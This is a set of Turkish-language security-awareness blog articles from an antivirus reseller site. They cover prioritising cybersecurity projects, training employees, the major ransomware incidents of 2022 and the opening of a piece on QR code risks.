Şirketinizin güvenliğini sağlamak için çalışanlarınızın şifrelerinin düzenli olarak değiştirilmesi gerekmektedir. Ayrıca güçlü kombinasyonlar kullanılmalı ve aynı şifrenin farklı servislerde tekrar kullanılmaması gerekmektedir.
Bu kadar çok parolayı ezberlemenin zorluğu nedeniyle, yalnızca tek bir kodun ezberlenmesini gerektirecek bir parola kasası kullanılmasını da öneririz.
#### İnternette kişisel gezinme
Pek çok kişi, şirketlerinin cihazlarını sosyal medyaya girmek, alışveriş yapmak veya fatura ödemek gibi kişisel amaçlar için kullanıyor. En büyük sorun, bu davranışın bilgi toplamak isteyen kötü niyetli ajanların işini kolaylaştırmasıdır. Bu nedenle, çalışanlarınızdan kişisel tarama için kurumsal cihazları değil, kendi cihazlarını kullanmalarını isteyin.
#### Siber güvenlik ve yedekleme eksikliği
Birçok kişi, görevlerini tamamlarken yedekleme yapmakta hala başarısız oluyor. Bununla birlikte, sistem dosyalarının yedeklenmesi çok önemlidir. Dolayısıyla çalışanlar, bu işlevlerde BT ekibinin yardımına ihtiyaç duyduklarını anlamalıdır.
#### Gözetimsiz cihazlar
Cihazların masalarda gözetimsiz ve bloke edilmeden bırakılması oldukça yaygın bir uygulamadır ve bu durum firma güvenliğine de zarar verebilmektedir. Bu nedenle çalışanların bu cihazlarda yer alan verileri korumanın ve kontrollerini sürdürmenin önemi konusunda bilinçlendirilmesi esastır.
Ücretsiz Siber Güvenlik Projesi Eğitimi
### Süreçler
Bilgi güvenliği uzmanları, hassas verileri korumak için çok sayıda süreç kullanır. Uygulamada, siber tehditleri belirlemeleri ve bunlarla mücadele etmeleri, bilgileri korumaları ve olaylara müdahale etmeleri gerekiyor.
Uygulanmasının yanı sıra, zamandan ve finansal kaynaklardan tasarruf etmek ve siber saldırı durumlarında müşteri güvenini korumak için bu süreçlerin belgelenmesi gerekir.
Siber güvenlikle ilgili risklere karşı koymak için, ABD Ticaret Bakanlığı Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) tarafından eski ABD Başkanı Barack Obama’nın 2014’te bir icra emri imzalamasının ardından geliştirilen Siber Güvenlik Çerçevesini kullanmanızı öneririz.
### Teknoloji
Güvenlik süreçlerinin konuşlandırılmasından sonra, siber tehditlerden kaçınmak için mevcut araçların değerlendirilmesi vazgeçilmezdir.
Bunun için iki tür teknolojiyi göz önünde bulundurmalısınız: antivirüs, DNS filtreleme ve kötü amaçlı yazılım koruması gibi saldırıları önlemenize ve bunlarla mücadele etmenize yardımcı olacak teknolojiler; ve bilgisayarlar, yönlendiriciler ve bulut dahil olmak üzere korumaya ihtiyaç duyanlar.
Önceden, güvenlik çevrelerine güvenebilirdik. Artık bulut ortamlarına geçiş, uzaktan çalışma ve Kendi Cihazını Getir (BYOD) gibi politikalar bilgisayar korsanlarının çalışmasını kolaylaştırdı.
## Bir şirkette siber güvenlik projelerine öncelik verme yönergeleri
Bir siber güvenlik projesi, BT personelini gereksiz işlerle boğmamak ve şirketin bir siber saldırıyla başa çıkma becerisini sağlamak için çok önemlidir.
[](https://www.eset.com/tr/business/enterprise/?utm_source=antivirus.com.tr&utm_medium=article&utm_campaign=cyber-security)ESET PROTECT Enterprise
Ancak, siber güvenlik projenizi oluşturmak ve yürütmek için bazı adımlar atmanız gerekir.
### Şirketinizin hedeflerini anlamak
Her kuruluşun, siber güvenlik projesinin oluşturulmasına rehberlik etmesi gereken stratejik hedefleri vardır. Bu nedenle şirketin vizyonunu, iş ve siber güvenlik stratejilerini değerlendirmek önemlidir.
Bu bilgi, projenin geliştirilmesi için bir temel oluşturacak ve gerçekten verimli olup olmadığını aşamalı olarak bilmek için bir rehber olacaktır.
Şirketin stratejik hedeflerini anlamak için konuyla ilgili belgeleri okuyun ve önceliklerini öğrenmek için üst yönetimle konuşun.
### Projenin arkasındaki nedeni keşfetmek
Siber güvenlik projeleri, hepsinin ortak olarak siber olayları önlemesi ve bunlarla mücadele etmesi gerekmesine rağmen, çeşitli nedenlerle motive edilebilir.
Uygulamada proje, siber güvenlik, bir güvenlik sisteminin uygulanması veya güncellenmesi, yeni yasa ve yönetmeliklere uyum vb. konularda bir bilinçlendirme ve eğitim kampanyası olabilir.
Projenin motivasyonunun ne olduğunu anlamak, kesinlikle şirketin operasyonlarını doğrudan etkileyen önceliklerin belirlenmesine katkıda bulunacaktır.
### Proje değerinin belirlenmesi
Burada değerden bahsederken siber güvenlik projesinin bir kurum için öneminden bahsediyoruz. Yani, paydaşları nasıl etkileyeceğini ve iş için gerçek öneminin ne olduğunu analiz etmek uygundur. Büyük değer katan bir projeye mutlaka öncelik verilmelidir.
### Aciliyet analizi
Öncelik verilmesi gerekip gerekmediğini veya bekleyip bekleyemeyeceğini belirlemek için siber güvenlik projesinin aciliyetini değerlendirmek önemlidir. Ancak, değişiklikler meydana geldikçe önceliklerin değiştirilebileceğini ve değiştirilmesi gerektiğini unutmayın.
### Projenin başarısını etkileyen unsurların detaylandırılması
Başarılı bir siber güvenlik projesi, diğer şeylerin yanı sıra bütçeler, son tarihler ve yatırım getirisi (ROI) gibi bir dizi faktöre bağlıdır.
Öte yandan, elverişsiz koşullar nedeniyle bir projeyi yürütmek genellikle imkansızdır. Bu nedenle, projenin başarısını neyin etkileyebileceğini önceden bilmek tavsiye edilir.
### Siber güvenlik projesinin önceliğe göre sıralanması
Eldeki amaçlar, hedefler ve başarı olasılıkları hakkındaki bilgilerle, puana dayalı olabilen genel bir sınıflandırma yoluyla bir öncelikler sıralaması oluşturmanın zamanı geldi.
### Bir seferde kaç proje yürütülebileceğini tanımlamak
Muhtemelen, kuruluş tüm öncelikli projeleri aynı anda üstlenemeyecek. Bu nedenle, çözüm, bunlar üzerinde aşamalı bir şekilde çalışmak ve yürütülecek planlardan oluşan bir sıra oluşturmaktır.
Diğer bir öneri de önce en hızlı olanları, ardından daha fazla zaman ve çaba gerektirenleri çalıştırmanızdır.
### Bulguları üst yönetimle paylaşma
Siber güvenlik projesine başlamadan önce yöneticilerle bir araya gelmek ve toplanan bilgileri paylaşmak esastır. Bunun nedeni, bulguların, projelerin öncelik sırasını değiştirmek için içgörüler olarak hizmet edebilmesidir ve üst yönetimin gemide olmasını gerektirebilir.
### Esnek çalışma ve siber güvenlik
Siber güvenlik projeleriyle çalışmak esneklik gerektirir, sonuçta öncelikler bağlama göre değiştirilebilir. Bu arada bu, uzaktan çalışmanın kitlesel olarak benimsenmesini hızlandıran ve güvenlik ekiplerine yeni talepler getiren Covid-19’un başlamasından sonra çoğu şirkette oluşmaya başladı.
####
### PAM neden önemli?
Ayrıcalıklı erișimin daha gerçekleștirilmeden önce nasıl uygun șekilde korunmasını sağlayacağınızı keșfedeceksiniz.
İncelemeyi indirin
## Şirketlerin karşılaştığı başlıca siber güvenlik tehditleri
Bir siber güvenlik projesi tarafından dikkate alınması gereken ana siber tehditler şunlardır:
- Fidye yazılımı;
- Oltalama (Kimlik Avı);
- Mobil Cihazlara Yapılan Saldırılar;
- QR Kod Kullanarak Yapılan Saldırılar;
- Hizmet Reddi (DDoS) Saldırıları;
- LotL ve AVT Saldırıları.
Aşağıda her birinin ayrıntılı açıklamasını görebilirsiniz:
### Fidye yazılımı
Bu tür siber suçlar şu şekilde işliyor: Saldırgan bir ağı veya sistemi bloke ediyor ve geri verilmeyebilecek ancak diğer suçlulara satılabilecek bilgilerin yayınlanması karşılığında milyonluk meblağlar istiyor. Şirketlerde etkin siber güvenlik mekanizmalarının olmaması nedeniyle bu taktik çok yaygın.
### Oltalama (Kimlik avı)
Sanal ortamdaki bir diğer yaygın suç, sahte e-postalar göndermek ve meşru bir kuruluşmuş gibi davranarak oluşan kimlik avıdır. Bununla, kötü niyetli ajanlar kurbanlarını kişisel bilgileri paylaşmaya veya kendi çıkarları için harekete geçmeye ikna eder.
Yapay zeka yoluyla üretilen çok gerçekçi ses kayıtları gibi bazı çok karmaşık kimlik avı saldırıları da vardır.
### Mobil cihazlara saldırılar
Uzaktan çalışan birçok kişiyle, kişisel cihazların kurumsal amaçlarla ve kurumsal cihazların ise kişisel amaçlarla kullanılması daha sık meydana gelme eğilimindedir.
Bu, özellikle cihazlara yapılan kötü amaçlı yazılım saldırıları karşısında güvenlik açıklarını artırır.
### QR kodlarını kullanan saldırılar
Şu anda siber suçlular, kötü amaçlı yazılım uygulamaları dağıtmak, kurbanlarının telefonlarını etkilemek ve banka bilgilerini çalmak için QR Kodlarını kullanıyor.
Bu nedenle, şirket tarafından sağlanan kodu erişmeden önce kontrol etmeniz önerilir.
### Hizmet reddi (DDoS) saldırıları
Bu tür bir saldırı, bilgisayar korsanı bir makineyi trafikle aşırı yüklediğinde, normal çalışmasını bozduğunda ve bir hizmeti kullanıcılar için kullanılamaz hale getirdiğinde gerçekleşir. Uygulamada saldırı tek bir bilgisayar üzerinden gerçekleştirilir.
### LotL ve AVT saldırıları
Daha az bilinen, Living off the Land (LotL) saldırılarının, bir şirketin sistemlerine erişmek için kötü amaçlı dosyalar oluşturmasına gerek yoktur, çünkü zaten var olan ağ geçitlerini kullanırlar.
Advanced Volatile Threat (AVT) saldırıları, bir kuruluşun verilerine mümkün olan en kısa sürede erişim sağlar.
Daha detaylı bilgi için ilgili makalemiz: [Sık görülen kimlik avı türleri ve alabileceğiniz önlemler!](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/)
## Sonuç
Bu makalede şunları gördünüz:
- Siber güvenlik, siber saldırıları önlemek için kullanılan bir dizi teknoloji, prosedür ve yöntemdir;
- Dijital dönüşüm, BT yapılarına yeni güvenlik açıkları getirdi;
- Şirketler, kötü amaçlı yazılım, virüsler ve kimlik avı gibi tehditleri önlemek için siber güvenliğe yatırım yapmalıdır;
- Veri koruma yasaları, kuruluşları müşterilerinin, çalışanlarının ve iş ortaklarının hassas bilgilerinin ifşa edilmesinden sorumlu tutar;
- Siber güvenlik projeleri, herhangi bir şirkette dijital güvenliği teşvik etmeyi amaçlar;
- Beş tür siber güvenlik vardır: kritik altyapı güvenliği, uygulama güvenliği, ağ güvenliği, bulut güvenliği ve Nesnelerin İnterneti (IoT) güvenliği;
- Bir siber güvenlik projesinin başarısı için en önemli unsurlar arasında insanlar, süreçler ve teknoloji öne çıkıyor;
- Bir şirket içindeki siber güvenlik projelerinin önceliklerini tanımlamak için; kuruluşun hedeflerini anlamak, her projenin nedenini bulmak, değerini belirlemek, aciliyetini değerlendirmek, başarısını engelleyen yönleri detaylandırmak, projeleri öncelik sırasına göre sıralamak, aynı anda kaç proje yürütmenin mümkün olduğunu tanımlamak, bulguları üst yönetimle paylaşmak ve esnek çalışmak gerekmektedir;
- Şirketlerin karşılaştığı başlıca tehditler fidye yazılımı, kimlik avı, mobil cihaz saldırıları, QR Kodları kullanılarak yapılan saldırılar, hizmet reddi (DDoS) saldırıları ve LotL ve AVT saldırılarıdır.
Siber güvenlik projesi ile ilgili yazımızı beğendiniz mi? Bu konuyla ilgilenen biriyle paylaşın!
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Ağ Güvenliği, Bulut Güvenliği, Fidye Yazılımı, IoT, Kimlik Avı, Rehber, Siber Güvenlik, Uygulama Güvenliği
---
### [Siber güvenlik eğitimi çalışanlarınız için neden önemli?](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/)
**Published:** Nisan 27, 2023
**Author:** Can Erginkurban
**Excerpt:** Çalışanlarınızın bilgi güvenliği konusunda eğitimli olması, şirketinizin siber güvenliğini artırır. Eğitimler, veri ihlallerinin önlenmesinde kritik bir rol oynar.
**Content:**
Kuruluşunuzu bir kale olarak düşünürseniz, bilgi güvenliği yönetim sisteminiz kale duvarlarınız, çalışanlarınız da kalenin kapılarıdır. Tüm bu kapılar yüzünden duvarlarınızın bazen ve aniden aşılabilir hale gelebilir. Kapıların kilitli kalması için çalışanlarınıza güvenlik eğitimi vermeyi ihmal etmeyin.
IT sistemleriniz ne kadar iyi veya pahalı olursa olsun ve bu duvarları güçlendirmek için veri kaybını önleme ve uç nokta koruma yazılımlarına, güvenlik duvarlarına ne kadar yatırım yaparsanız yapın, kapılarınız düzgün bir şekilde kilitlenmediği sürece kuruluşunuz her zaman tehlikede olacaktır.
Bu kadar metafor yeter. Çalışanlarınızın çalışırken güvenlik öncelikli bir zihniyetle yaşamaları ve nefes almaları gerekir çünkü kuruluşunuzun, iş ortaklarınızın ve tedarikçilerinizin hassas verilerini korumanın tek yolu budur. Bu, hazırlıksız çalışanların omuzlarına yüklenecek çok büyük bir yüktür, bu nedenle onları nasıl etkili bir şekilde eğitebileceğimize bir göz atalım.
## **Neden çalışanlarınızı siber güvenlik konusunda eğitmelisiniz?
**Rakamlar şaşırtmıyor:**
[ITRC’nin 2022 1. Çeyrek Veri İhlali Analizine](https://www.idtheftcenter.org/publication/q1-2022-data-breach-analysis/) göre, veri ihlali olaylarının [%92](https://www.fierceeducation.com/technology/nearly-all-data-breaches-q1-2022-were-result-cyberattack)‘si siber saldırı sonucu gerçekleşmiş olup, kimlik avı ve fidye yazılımları veri ihlallerinin en önemli iki temel nedenidir. [2022 Verizon Veri ](https://www.verizon.com/business/resources/reports/dbir/)İhlali [Araştırmaları Raporu](https://www.verizon.com/business/resources/reports/dbir/)‘na göre, tüm veri ihlallerinin %82’sinin nedeni insan unsurudur.
Bunu inkar etmek mümkün değil. Çalışanlarınızı siber güvenlik konusunda eğitmeniz gerekir, çünkü **bilgi güçtür.** Çalışanlarınız potansiyel siber tehditlerin farkında olursa, bir saldırıyı tespit etmek ve gerçekleşmesini önlemek için daha iyi bir konumda olacağınız kesindir.
Kimlik avı ve diğer sosyal mühendislik tehditleri, bir siber suçlunun kuruluşunuza sızmaya çalışabileceği en yaygın yollardır ve sıklıkla yeterli bilgiye sahip olmadığı için şüphelenmeyecek insanları hedef alırlar. Örneğin, hassas bilgilere erişerek çalışanın e-postasını ele geçirip fon transferi talep etmek için kullanabilirler. Ya da kuruluşunuzun genellikle her türlü hassas bilgiyi içeren iş ortağı veya satıcı veri tabanına girerek yalnızca size değil, diğer ortaklarınıza da zarar verebilirler.
Çalışanlarınız bu tür saldırıların işaretlerini nasıl tanıyacaklarını bilirlerse, bunlara aldanma olasılıkları da azalır.
**Uzaktan** çalışmanın **artması**, çalışanlar arasında siber güvenlik farkındalığına odaklanmayı da daha önemli hale getirdi, çünkü kabul edelim ki kurumsal olmayan bir ortamda kurallar konusunda daha gevşek davranılıyor. Çalışanların sahip olduğu cihazlar ve kullandıkları ağlar üzerinde çok daha az kontrole sahipsiniz, bu nedenle nereden çalışıyor olurlarsa olsunlar tüm güvenlik politikalarınıza hakim olmaları gerekir.
## **Çalışanlara veri güvenliği nasıl açıklanır?
Çalışanlarınızın kendilerinin ve kurumun verilerine neden ve nasıl dikkat etmeleri gerektiğini anlamalarını istersiniz. İşte bunu etkili bir şekilde nasıl yapacağınıza dair birkaç ipucu:
**Kişiselleştirin**
Sadece e-posta göndermekle yetinmeyin, onlarla yüz yüze konuşun. Bir sunum yapın, bir video hazırlayın, olayın ciddiyetini gösterin.
**Bırakın patron konuşsun**
Yönetim işin içindeyse, herkes bunu daha ciddiye alacaktır. Bütün bir sunumu CEO’nun yapmasına gerek yoktur, ancak amaca dahil olduklarını gösterirlerse, sadece IT departmanının talepte bulunmasından çok daha ciddi karşılanacaktır.
**İlişkilendirilebilir hale getirin**
İnsanlar kendileri için anlamlı olan kurallara uymaya daha isteklidir. Tanınmış şirketlerdeki veri ihlalleri hikayeleri gibi gerçek hayattan örnekler, ne hakkında konuştuğunuzu gösterir ve herkesi teknik dille sıkmak yerine güncel bir dille insanca konuşmak, amacınızı gerçekleştirmenize yardımcı olacaktır.
**Pratik yapmak mükemmelleştirir**
Pratik, tekrar anlamına gelir. Siber saldırılar sürekli gelişmektedir, bu nedenle çalışanlarınızın güncel bilgilere sahip olduğundan emin olmanız gerekir. Kısa veri güvenliği güncellemeleri gönderin, düzenli ekip toplantılarında siber haberlerden bahsedin veya veri güvenliğini her zaman çalışanlarınızın aklında ön planda tutmanın başka yollarını bulun.
**Kısa ve basit tutun**
Kısa ve basit tutun. Gerçek şu ki, insanların dikkat süresi bir Japon balığınınki kadardır, bu yüzden onları bir kez kaybederseniz, giderler. Çalışanlara en kısa sürede olabildiğince çok bilgi vermeye çalışın. Eğlenceli hale getirmeye çalışın.
## **İşe yarayan güvenlik politikaları
Diyelim ki ilgi çekici, hatta eğlenceli bir veri güvenliği toplantısı düzenlediniz ve kuruluşunuzun güvenlik politikalarını özetleyen bir e-posta göndermeye hazırlanıyorsunuz. Çalışanlarınız kurumun siber güvenliği konusunda kendi paylarına düşen sorumluluğu üstlenmek için hevesli ve istekli…
Ama henüz tepeyi aşmış değilsiniz! Politikalarınız uygun değilse, daha siz veri ihlali demeden çalışanların ilgisini kaybedersiniz:
- **Kolay anlaşılır**. Teknik jargon değil, basit bir dil kullanın.
- **Uygulaması kolay**. Üretkenliği engelleyecek kurallar uygulamaya çalışmayın.
- **Hatırlaması kolay**. Adım adım veya yazdırılabilir bir kılavuz, kuralları gözden geçirmeyi kolaylaştırır.
Ayrıca, çalışanlarınızın politikalardan herhangi birini açıklamak veya uygulamak için yardıma ihtiyaç duymaları halinde kiminle konuşabileceklerini açıkça belirtmeniz gerekecektir.
Çalışanların veri kaybını önlemeye yönelik en iyi uygulamalarına ilişkin politikaların yanı sıra, bir tehditle karşılaştıklarında nasıl tepki vermeleri gerektiği ve tehditleri kurum içinde kime ve nasıl bildirmeleri gerektiği konularını da ele almalısınız.
## Güvenlik eğitimi için önerilerimiz
Online kurslar iyi birer başlangıç olmalarına rağmen, yılda bir kez online kurs almak tüm önlemleri hatırlamak için yeterli olmaz. Güvenlik Farkındalığı programınıza ekleyebileceğiniz daha fazla şey var:
- **E-posta kampanyası:** Her iki haftada bir bir güvenlik kurallarını açıklayan kısa ve basit bir e-posta gönderin.
- **Posterler ve LED görseller:** güvenlik mesajlarını ofisin dört bir yanına yayın.
- **Güvenlik broşürleri**: Mevcut meslektaşlarınıza ve yeni gelenlere temel bilgileri açıklayan broşürler dağıtın.
- **Giriş ekranı duvar kağıtları:** çalışanların dizüstü bilgisayarlarında güvenlik mesajlarını gösterin.
- **Güvenlik Şampiyonları:** Her departmandan güvenlik konusunda önderlik yapabilecek birkaç güvenlik lideri belirleyin.
Güvenlik politikaları mevzuat açısından önemlidir. Ancak şirketler çalışanlarının bu politikalara uymasını istiyorsa, işi fazla karmaşıklaştırmamak gerekir. Veri güvenliği söz konusu olduğunda doğru dengeyi bulmak oldukça önemlidir.
**İlgili yazılar:**
- [Casus yazılım: Tanıyın ve siber şantaja maruz kalmayın](https://antivirus.com.tr/casus-yazilimlari-taniyin-ve-siber-santaja-maruz-kalmayin/)
- [Dijital hayatınızda bahar temizliği yapma zamanı](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/)
- [Sahte WhatsApp ve Telegram kripto para peşinde](https://antivirus.com.tr/sahte-whatsapp-ve-telegram-kripto-para-pesinde/)
[](https://www.eset.com/tr/business/cybersecurity-training/)ESETten Ücretsiz Siber Güvenlik Eğitimi
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Eğitim, Siber Güvenlik
---
### [2022'nin en büyük fidye yazılımı saldırıları](https://antivirus.com.tr/2022nin-en-buyuk-fidye-yazilimi-saldirilari/)
**Published:** Mayıs 9, 2023
**Author:** Can Erginkurban
**Excerpt:** 2022'de tüm ihlallerin %11'i fidye yazılımı kaynaklıydı. Ransom büyümeye ve dünyanın dört bir yanındaki işletmeleri ve kurumları endişelendirmeye devam ediyor.
**Content:**
*Fidye yazılımı, siber suçlular tarafından sistemlere erişimi engellemek veya verileri şifrelemek için kullanılan ve bu kaynaklara erişimin kilidini açmak için fidye ödenmesini talep eden kötü amaçlı yazılımlardır. Bu makalede, veri sızıntılarına neden olan ve NVIDIA, Toyota, Bridgestone gibi şirketleri etkileyen 2022’nin en büyük fidye yazılımı saldırılarını sıralıyoruz.*
Fidye yazılımı saldırıları büyümeye ve dünyanın dört bir yanındaki işletmeleri ve devlet kurumlarını endişelendirmeye devam ediyor.
Bunun nedeni, korsanların sistemleri kilitlemek veya verileri şifrelemek için güvenlik açıklarından yararlanmaları, bu kaynakların kilidini açmak için fidye ödemeleri talep etmeleri ve kurumların genellikle sosyal yansımalardan korkarak ödemeyi yapmalarıdır.
Cloudwards tarafından yapılan bir araştırmaya göre, 2021 yılında tüm şirketlerin %37’si fidye yazılımlarının hedefi oldu. %32’si fidye ödeyerek verilerinin yalnızca %65’ini kurtardı. Bu makalede, **veri sızıntıları açısından 2022’nin en büyük fidye yazılımı saldırılarını** göstereceğiz.
## Fidye yazılımı saldırısı nedir?
Fidye yazılımı, bilgisayar korsanları tarafından bir sisteme erişimi engellemek veya verileri şifrelemek için kullanılan bir kötü amaçlı yazılım türüdür. Kötü niyetli saldırganlar, bu bilgileri serbest bırakmak için hedeflerinden fidye parası talep eder.
İki tür fidye yazılımı vardır: engelleme ve şifreleme fidye yazılımları. İlki temel bilgisayar işlevlerini engelleyerek bilgisayarı çalışmaz hale getirir. Bu tür fidye yazılımlarında verilerin tamamen yok edilmesi yaygın değildir.
Şifrelemede siber suçlular bilgisayarın temel işlevlerine müdahale etmez, ancak önemli verileri şifreler ve kurbanlar dosyalarını geri almak için fidye ödemek zorunda kalır.
## Fidye yazılımı kurtarmanın ortalama maliyeti nedir?
2021’de 1,85 milyon dolar olan ortalama fidye yazılımı kurtarma maliyetleri 2022’de 1,40 milyon dolarolarak gerçekleşti. Düşüş, bu tür saldırıların daha sık görülmesine rağmen şirketlerin itibarına verilen zararın azalması nedeniyle gerçekleşti.
Dahası, sigorta sağlayıcıları fidye yazılımı mağdurlarına olay müdahale süreci boyunca etkili bir şekilde rehberlik ederek iyileştirme maliyetlerini azaltmıştır.
Buna karşılık Cybersecurity Ventures, 2031 yılına kadar fidye yazılımlarının 265 milyar dolara mal olmasının beklendiğini belirtiyor.
## 2022’de İlk Beş Fidye Yazılımı Hedefi Kimlerdi?
Veri sızıntıları açısından 2022’nin ilk beş fidye yazılımı saldırısının hedefleri **Nvidia,** **Kosta RikaHükümeti,** **Bernalillo İlçesi, Albuquerque, New Mexico, Toyota ve** **Bridgestone oldu.
### Nvidia
Şubat 2022’de dünyanın en büyük yarı iletken çip şirketi bir fidye yazılımı saldırısına uğradı. Şirkete göre, bilgisayar korsanları çalışanların kimlik bilgilerini ve bilgilerini çevrimiçi olarak sızdırmaya başladı.
Saldırıdan sorumlu olan Lapsus$ fidye yazılımı grubu, şirketten sızdırılan 1 TB veriye erişim sağladı ve fidye olarak Nvidia’dan 1 milyon dolar ve açıklanmayan bir yüzde talep etti.
Basında çıkan haberlere göre, Nvidia’nın işlerinin bir kısmı iki gün boyunca çevrimdışı kaldı. Bununla birlikte şirket, saldırının operasyonlarını etkilediğini reddetti.
O dönemde kuruluş, saldırıya karşılık vermek için güvenliğini güçlendirdi ve sorunu kontrol altına almak için siber olaylara müdahale konusunda uzmanlara güvendi.
Firmanın ayrıca Lapsus$ üyelerini hacklediğine ve sistemlerine bir fidye yazılımı yüklediğine inanılıyor, ancak bu henüz doğrulanmadı.

### Kosta Rika Hükümeti
Bu vaka, Kosta Rika hükümetinin ulusal acil durum ilan etmesine yol açtı. Ülkedeki ilk fidye yazılımı saldırısı Nisan ayında gerçekleşmiş ve devlet hizmetleri ile ithalat ve ihracatla uğraşan özel şirketleri etkilemiştir.
O dönemde, bu saldırıdan sorumlu olan Conti fidye yazılım grubu, hükümetten 10 milyon dolar ödemesini talep etmiş ve daha sonra bu miktarı iki katına çıkarmıştı.
31 Mayıs’ta suç örgütü HIVE ile bağlantılı yeni bir saldırı Kosta Rika’nın sosyal güvenlik fonunu etkiledi ve ülkenin sağlık sistemlerinin kapanmasına neden oldu.
Bu durum, hükümet yetkilileri için siber güvenlik koruma çözümleri ve yeteneklerinin eksikliği nedeniyle tüm ulusların zarar görebileceği konusunda bizi uyarmaktadır.
### Bernalillo İlçesi, Albuquerque, New Mexico
Ocak 2022’de New Mexico’nun en büyük ilçesi, çeşitli devlet dairelerini ve ofislerini çevrimdışı hale getiren felç edici bir fidye yazılımı saldırısına hedef oldu.
Bu saldırı Metropolitan Gözaltı Merkezi’ndeki güvenlik kameralarını ve otomatik kapıları kapatmış, elektronik kilit sistemindeki arızalar nedeniyle mahkumları hücrelerine hapsolmaya zorlamıştır.
Olay, mahkumların hapsedilme koşullarıyla ilgili 25 yıllık bir anlaşmanın ihlal edilmesine neden olmuş ve ilçe buna uyamayarak federal mahkemeye acil bir bildirim göndermek zorunda kalmıştır.
Bu deneyim, fidye yazılımı saldırılarının insanların refahına, işletmelerin ve devlet kurumlarının faaliyetlerine birçok yönden zarar verebileceğini göstermesi açısından önemli.
### Toyota
2022 yılının başlarında Toyota’nın üç tedarikçisi saldırıya uğradı. Kojima Industries bir siber saldırıdan (fidye yazılımı olmayabilir) etkilendi ve Toyota, Japonya’daki fabrikalarının 14 birimindeki faaliyetlerini durdurmak zorunda kaldı. Bu saldırının, kuruluşun aylık üretim kapasitesinde %5’lik bir azalmaya yol açtığı düşünülmektedir.
Ardından, on bir gün içinde, diğer iki Toyota tedarikçisi – Denso ve Bridgestone – fidye yazılımı saldırılarının hedefi oldu. Lockbit grubunun saldırısı nedeniyle Bridgestone, Orta ve Kuzey Amerika’daki bilgisayar ağlarını ve üretim tesislerini kapatmak zorunda kaldı. Denso’ya yönelik saldırı Pandora fidye yazılımı grubuna atfediliyor.

### Bridgestone
LockBit fidye yazılımı grubu Şubat 2022’de dünyanın en büyük lastik üreticilerinden birine karşı bir fidye yazılımı saldırısı gerçekleştirdi. Şirket, Kuzey Amerika ve Latin Amerika’daki üretim ve yenileme tesislerinin ağ bağlantısını keserek tehdidi azaltmaya çalıştı, ancak operasyonları bir hafta boyunca durdurmak zorunda kaldı.
## 2023 Trend: Tedarik zinciri saldırıları
Toyota’da olduğu gibi tedarik zinciri saldırıları 2023 için bir trend. Bu tür siber saldırılarda, siber suçlular bir kuruluşun tedarikçilerini hedef alır ve bu da müşteri operasyonlarını riske atar.
Ponemon Institute ve Mastercard’s RiskRecon tarafından yakın zamanda yapılan bir ankete göre, şirketlerin yalnızca %34’ü hassas bir veri ihlali durumunda tedarikçilerinin kendilerini bilgilendireceğine inanmaktadır; bu da tedarik zinciri saldırılarının yeterince bildirilmediğini göstermektedir.
X-Force Threat Intelligence Index 2022’ye göre, dünya çapındaki kuruluşların en az %62’si bu yıl bir tedarik zinciri saldırısıyla karşı karşıya kaldı.
## Fidye yazılımı saldırıları 2022’de arttı mı?
[IBM Security Cost of Data Breaches 2022](https://www.ibm.com/downloads/cas/3R8N1DZJ) raporu, 2022’deki fidye yazılımı ihlalleri hakkında bazı ilgili bilgiler sunmaktadır.
Rapora göre, fidye yazılımlarının neden olduğu ihlallerin maliyetinde küçük bir düşüş yaşandı ve 2021’de 4,62 milyon dolar olan maliyet 2022’de 4,54 milyon dolara düştü. Öte yandan, bu tür saldırıların neden olduğu ihlallerin sıklığı 2021’de %7,8’den 2022’de %11’e yükseldi.
IBM Veri İhlallerinin Güvenlik Maliyeti 2022 raporuna göre, bir fidye yazılımı saldırısının tespit edilmesi 237 gün, kontrol altına alınması ise 89 gün sürmekte ve toplam yaşam döngüsü 326 gün olmaktadır.
Fidye yazılımları hakkında detaylı bilgi ve korunma yöntemleri için [6 bölümden oluşan Fidye Yazılımı ](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)serimize göz atmayı unutmayın.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Fidye Yazılımı, PAM, Ransomware, Siber Güvenlik
---
### [Taramadan önce düşünün! QR kodları ne kadar güvenli?](https://antivirus.com.tr/taramadan-once-dusunun-qr-kodlari-ne-kadar-guvenli/)
**Published:** Mayıs 16, 2023
**Author:** Can Erginkurban
**Excerpt:** QR kodlarını tarayarak hızlı bir şekilde bilgi almaya alışkınız, özellikle restoranlarda. Ancak unutmayın, QR kodları güvenlik ve gizlilik riskleri de taşır.
**Content:**
Hepimiz bir QR kodu (kare kod) tarayarak hızlı bir şekilde bilgi almaya alışkınız, özellikle restoranlarda. Ancak aklımızdan çıkarmamalıyız ki QR kodları güvenlik ve gizlilik riskleri de taşır.
Bunları “ku-ar kodları” veya “kare kodlar” olarak biliyor olabilirsiniz: QR kodları internette gezinmeden veya Google’da bir arama yapmadan hedefe erişmeyi mümkün kılıyor. Tek yapmanız gereken telefonunuzun kamerasını kare koda doğrultmak ve ihtiyacınız olan bilgiye anında ulaşmak. Ancak, bu kolaylığa rağmen, cihazınızı herhangi bir kareye doğrulturken dikkatli olmalısınız.
Peki QR kodları neden tehdit oluşturuyor? Ne gibi sorunlar ortaya çıkabilir? Dolandırıcılıklara karşı nasıl korunabilirsiniz?
## QR kodu nedir?
‘Hızlı Yanıt’ın (quick response) kısaltması olan QR kodu, adından da anlaşılacağı gibi, dijital bir cihaz tarafından anında okunmak ve yorumlanmak üzere tasarlanmış, cep telefonu ile bile taranabilen bir barkod türüdür. Bir QR kodu 4.296 alfasayısal karaktere kadar veri saklayabilir, ancak yaygın olarak kullanılanlar daha az karakter içerir ve bu nedenle bir akıllı telefonun kamerası tarafından kolayca okunabilir.
